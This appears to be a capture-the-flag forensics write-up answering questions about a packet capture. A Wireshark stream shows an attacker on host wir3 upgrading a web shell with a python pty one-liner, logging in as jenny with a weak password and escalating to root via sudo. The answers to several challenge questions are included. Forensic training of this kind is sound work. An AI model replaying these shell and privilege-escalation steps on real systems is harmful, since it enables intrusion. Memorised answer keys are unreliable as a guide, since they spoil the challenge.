
q-4 What is the current FTP working directory in the analysis process?

Answer: /var/www/html



q-5 The attacker uploaded a backdoor. What is the backdoor's filename?

Answer: shell.php



q-6 What is the computer's hostname?

Answer: wir3

```
Wireshark · Follow TCP Stream (tcp.stream eq 20) · Capture.pcapng

lrwxrwxrwx   1 root root         33 Jul 25  2018 initrd.img.old -> boot/initrd.img-4.15.
drwxr-xr-x  22 root root       4096 Feb  1 22:06 lib
drwxr-xr-x   2 root root       4096 Feb  1 20:08 lib64
drwx------   2 root root      16384 Feb  1 19:49 lost+found
drwxr-xr-x   2 root root       4096 Jul 25  2018 media
drwxr-xr-x   2 root root       4096 Jul 25  2018 mnt
drwxr-xr-x   2 root root       4096 Jul 25  2018 opt
dr-xr-xr-x 117 root root          0 Feb  1 20:23 proc
drwx------   3 root root       4096 Feb  1 22:20 root
drwxr-xr-x  29 root root       1040 Feb  1 22:23 run
drwxr-xr-x   2 root root      12288 Feb  1 20:11 sbin
drwxr-xr-x   4 root root       4096 Feb  1 20:06 snap
drwxr-xr-x   3 root root       4096 Feb  1 20:07 srv
-rw-------   1 root root 1566572544 Feb  1 19:52 swap.img
dr-xr-xr-x  13 root root          0 Feb  1 20:05 sys
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-gene
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-g
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: password123

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
```

q-7 Which command did the attacker execute to spawn a new TTY shell? here we asking about the python command we use to invoke an interactive shell?

Answer: python3 -c 'import pty; pty.spawn("/bin/bash")'

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123
```

q-8 The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

Answer: rootkit